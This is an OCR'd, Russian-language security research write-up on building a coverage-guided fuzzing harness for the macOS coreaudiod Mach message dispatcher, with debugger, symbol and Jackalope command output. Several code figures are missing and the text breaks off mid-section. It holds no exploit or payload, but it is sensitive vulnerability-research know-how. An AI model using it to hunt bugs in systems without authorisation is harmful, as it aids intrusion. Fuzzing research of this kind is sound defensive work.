
Следующая задача — управляемый покрытием стенд, доставляющий изменённые Mach-сообщения в нужную точку внутри цели. Покрытие полезно лишь тогда, когда инициализация и доставка сообщений сосредотачивают выполнение на нужном обработчике, а не на не связанных с ним путях запуска демона.

Определение точки входа

Идеальный фаззер воспроизводит всё, что способен сделать атакующий, но практические стенды обменивают точность на пропускную способность, инструментирование и простоту разработки. Подходящая точка вызова зависит от цели и допустимого количества ложных срабатываний.

Вариант 1: межпроцессный фаззинг

Наиболее точная архитектура отправляет изменённые входные данные через `mach_msg` настоящему демону и позволяет ядру поставить их в очередь и доставить:



Так сохраняются проверка ядром и естественное поведение демона, но стенд и цель находятся в разных адресных пространствах. Большинство фаззеров не могут легко совместно использовать покрытие через эту границу, а обработка очереди ядром существенно снижает пропускную способность.

Вариант 2: прямой стенд

Выбранная архитектура загружает соответствующий код CoreAudio и напрямую вызывает обработчик сообщений внутри процесса фаззера:



Сбор покрытия становится простым, а выполнение — намного быстрее. Цена заключается в том, что созданные входные данные обходят проверку Mach-сообщений ядром, поэтому некоторые сбои не могут возникнуть через `mach_msg` в реальной системе.

Процесс выглядит так:

1. Найти подходящий диспетчер входящих сообщений.
2. Загрузить код обработки сообщений `coreaudiod` в стенд.
3. Создать входные данные и вызвать диспетчер.
4. Классифицировать сбои и проверить их через настоящий путь IPC.

Поиск обработчика Mach-сообщений

Имя службы отсутствовало в `/usr/sbin/coreaudiod`, поэтому для изучения зависимостей использовался `otool`:


```
$ otool -L /usr/sbin/coreaudiod
/usr/sbin/coreaudiod:
  /System/Library/PrivateFrameworks/caulk.framework/Versions/A/caulk
  /System/Library/Frameworks/CoreAudio.framework/Versions/A/CoreAudio
  /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
  /System/Library/Frameworks/Foundation.framework/Versions/C/Foundation
  /usr/lib/libobjc.A.dylib
  /usr/lib/libc++.1.dylib
  /usr/lib/libSystem.B.dylib
```

Указанный двоичный файл CoreAudio не присутствовал как обычный файл.

Общий кэш dyld

Начиная с macOS Big Sur многие двоичные файлы фреймворков находятся только в предварительно скомпонованном общем кэше dyld. IDA Pro, Binary Ninja и Ghidra умеют его разбирать, а инструменты извлечения — материализовать отдельные библиотеки для анализа.


Внутри CoreAudio вызов `bootstrap_check_in` получает имя `com.apple.audio.audiohald`, подтверждая, что фреймворк регистрирует службу:



Код Mach Interface Generator группирует обработчики RPC в структуры подсистем. Перечисление символов раскрывает клиентскую и серверную подсистемы:

```
$ nm -m CoreAudio | grep -i subsystem
(undefined) external _CACentralStateDumpRegisterSubsystem
00007ff840470138 (__DATA_CONST,__const) _HALC_HALB_MIGClient_subsystem
00007ff840470270 (__DATA_CONST,__const) _HALS_HALB_MIGServer_subsystem
```

Перекрёстные ссылки на `_HALS_HALB_MIGServer_subsystem` ведут к `_HALB_MIGServer_server`. Её первый аргумент — входящее сообщение, второй — ответ. Диспетчер читает `msgh_id`, вычисляет смещение в подсистеме и вызывает выбранную функцию:




Точка останова LLDB на `_HALB_MIGServer_server` сработала при изменении системной громкости, подтвердив путь:

```
(lldb) b HALB_MIGServer_server
Breakpoint 2: where = CoreAudio`HALB_MIGServer_server, address = 0x00007ff
813a5bc2d
(lldb) c
Process 27672 resuming
Process 27672 stopped
* thread #9, queue = 'com.apple.audio.device.BuiltInSpeakerDevice.event',
stop reason = breakpoint 2.1
    frame #0: 0x00007ff813a5bc2d CoreAudio`HALB_MIGServer_server
CoreAudio`HALB_MIGServer_server:
->  0x7ff813a5bc2d <+0>: push   rbp
    0x7ff813a5bc2e <+1>: mov    rbp, rsp
    0x7ff813a5bc31 <+4>: mov    eax, dword ptr [rdi]
    0x7ff813a5bc33 <+6>: and    eax, 0x1f
```

Пошаговое выполнение одного сообщения достигло `_XObject_HasProperty`:

```
(lldb)
Process 27672 stopped
* thread #8, queue = 'com.apple.audio.device.BuiltInSpeakerDevice.event',
stop reason = instruction step over
    frame #0: 0x00007ff813a5bc7f CoreAudio`HALB_MIGServer_server + 82
CoreAudio`HALB_MIGServer_server:
->  0x7ff813a5bc7f <+82>: call   rcx
    0x7ff813a5bc81 <+84>: mov    eax, 0x1
    0x7ff813a5bc86 <+89>: jmp    0x7ff813a5bc9d ; <+112>
    0x7ff813a5bc88 <+91>: mov    rcx, qword ptr [rip + 0x3ce51839]
(lldb) si
Process 27672 stopped
* thread #8, queue = 'com.apple.audio.device.BuiltInSpeakerDevice.event',
stop reason = instruction step into
    frame #0: 0x00007ff813a5243c CoreAudio`_XObject_HasProperty
CoreAudio`_XObject_HasProperty:
->  0x7ff813a5243c <+0>: push   rbp
    0x7ff813a5243d <+1>: mov    rbp, rsp
    0x7ff813a52440 <+4>: push   r15
    0x7ff813a52442 <+6>: push   r14
```

В соответствии с `msgh_id` предоставляются десятки обработчиков, удобно названных с префиксом MIG `__X`:



`_HALB_MIGServer_server` находится достаточно близко к низкоуровневой диспетчеризации, чтобы сохранять реалистичные входные данные в стиле `mach_msg`, оставаясь при этом доступной для прямого вызова и инструментирования. Она стала точкой входа входных данных фаззинга.

Создание базового стенда фаззинга

Поскольку `_HALB_MIGServer_server` не экспортируется, стенд не может обычным образом скомпоноваться с ней. Логика, адаптированная из TinyInst Ivan Fratric, разбирает заголовки Mach-O и команды загрузки, чтобы разрешить внутренний символ во время выполнения.


Затем стенд:

1. Загружает CoreAudio.
2. Разрешает адрес диспетчера.
3. Читает один образец с диска.
4. Вызывает диспетчер с этим сообщением и буфером ответа.

Диагностический вывод декодирует заголовок запроса, тело сообщения, трейлер, результат диспетчера и ответ. Благодаря этому некорректные образцы и выбор обработчика были видны во время классификации.

Сбор допустимых Mach-сообщений

Управление покрытием в конечном итоге может обнаружить схемы сообщений, но настоящие начальные данные намного эффективнее. Точки останова LLDB на диспетчере MIG перехватывали его первый аргумент, пока обычные действия системы создавали трафик. Особенно полезной оказалась программа Audio MIDI Setup, поскольку создание, изменение и удаление устройств вызывает множество операций CoreAudio.



Фаззинг и создание сбоев


Jackalope был выбран благодаря настраиваемым мутациям, доставке и инструментированию, а TinyInst обеспечивал покрытие macOS. Типичный постоянный запуск выглядел так:


```
jackalope -in in/ -out out/ -delivery file \
  -instrument_module CoreAudio -target_module harness \
  -target_method _fuzz -nargs 1 -iterations 1000 \
  -persist -loop -dump_coverage -cmp_coverage \
  -generate_unwind -nthreads 5 -- ./harness -f @@
```

Первый запуск быстро вызвал сбои, но ранние ошибки фаззинга часто раскрывают неверные предположения стенда, а не уязвимости безопасности.


Итерация 1: инициализация цели

Прямой вызов диспетчера обходит инициализацию, которую `coreaudiod` выполняет до приёма запросов:





Покрытие и журналы показали, что большинство обработчиков завершались ошибкой `Error: there is no system`, поскольку одноэлементный объект системы HAL не существовал:



Вызов `_AudioHardwareStartServer` из стенда выполнил необходимую инициализацию HAL и позволил сообщениям достичь более глубокого кода.

Итерация 2: цепочки вызовов API

Обработчики CoreAudio хранят состояние. Такие журналы, как `Plist: there is no client`, показывали, что `SetPropertyData` ожидает предшествующее сообщение, регистрирующее клиента:

```
mach-send) log show --predicate 'process == "coreaudiod"' --info --last 1m --debug
Filtering the log data using "process == "coreaudiod""
Timestamp                       Thread     Type        Activity             PID    TTL

2025-01-24 09:23:53.152455-0800 0x136fdb8  Error       0x0                  43855  0
 coreaudiod: (CoreAudio)        HALS_MIGServer.cpp:4160   HALS_Object_SetPropertyData_D
PList: there is no client
```

Цепочка вызовов API интерпретирует один вход фаззинга как детерминированный поток, создающий несколько допустимых вызовов. `FuzzedDataProvider` может многократно выбирать идентификатор сообщения и потреблять аргументы правильных типов:

